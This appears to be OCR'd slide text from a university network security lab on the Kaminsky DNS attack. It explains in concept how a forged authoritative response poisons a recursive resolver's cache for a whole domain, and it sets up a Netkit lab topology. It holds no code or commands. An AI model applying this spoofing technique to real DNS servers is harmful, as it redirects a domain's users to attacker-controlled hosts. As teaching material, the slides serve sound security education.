Kaminsky Attack

DNS nameserver poisoning
Group 21 – AY 2015-16 – Network Security Lab

Lab objectives

- Basic DNS working & Kaminsky’s idea
- Netkit overview
  - Basic utilization
- Nameserver spoofing
  - Packet sniffing
  - Fake response forgery

Kaminsky vulnerability


- Dan Kaminsky discovered a potential vulnerability of the DNS system in the summer of 2008.
- This is a sort of evolution of the basic cache poisoning attack, in which the victim is an entire domain instead of a single host
- The aim of the attack is to feed a victim recursive DNS server with a forged response packet to spoof a NS record

Differences w.r.t. DNS poisoning

DNS poisoning focus its attention on tampering the records associated to a remote machine, for example let suppose that after a successful attack some.stuff.com is identified with the IP address of a bad-guy-server, therefore all the requests passing through a recursive DNS (unaware victim) directed to that site is driven to the malicious guy.
N.B. only for one site!


While in Kaminsky attack the local recursive server is scammed in a way that the traffic addressed to some domain, for example ***.****.***.net, is redirected to a malicious domain ###.####.####.bad. That means that an entire ‘good’ domain name is linked to the ‘bad’ one.
N.B. for an entire domain!

Network topology




Kaminsky attack steps (1)

1. The *BadClient* (Dart Fener) sends a fake DNS request to the victim *recursive* DNS server (C3PO), for a possible host in the domain to steal




Kaminsky attack steps (2)




2. The *recursive* DNS server starts the recursive cycle of queries in order to resolve the requested hostname. The first "question" is addressed to the *dnsroot* name server (Yoda), that replies with a list of records that can be contacted in the successive step.

Kaminsky attack steps (3)

3. Now *recursive* asks to DNS server of *net* domain (Han Solo) where can be found the IP address of *BankPc.BankNet.net*



Kaminsky attack steps (4)


dnsroot
4. I'm authoritative for BankNet.net, ask BankNetDns.net
recursive
bad
net
4. I'm authoritative for BankNet.net, BankPc.BankNet.net is BadPc.bad
BankNet
BadClient
GoodClient
BadPc
BankPc
QuiriPc

4. Before the *net* DNS server answers, the *bad* DNS server (Dart Sidius) sends the spoof response to the *recursive* DNS server, saying that **he** is authoritative for the *BankNet* domain.
In this way the *recursive* DNS server will insert in his cache the IP address of the *bad* Server instead of the one of the *BankNet.*
The successive TRUE response coming from the *net* DNS server will be dropped.

Netkit Lab overview

- Netkit is an environment for setting up and performing networking experiments at low cost and with little effort.
- It allows to "create" several virtual network devices (full-fledged routers, switches, computers, etc.) that can be easily interconnected in order to form a network on a single PC.
- Each emulated network device is a virtual linux box

Setting up netkit

ATTENTION: DO NOT CLOSE THE TERMINALS

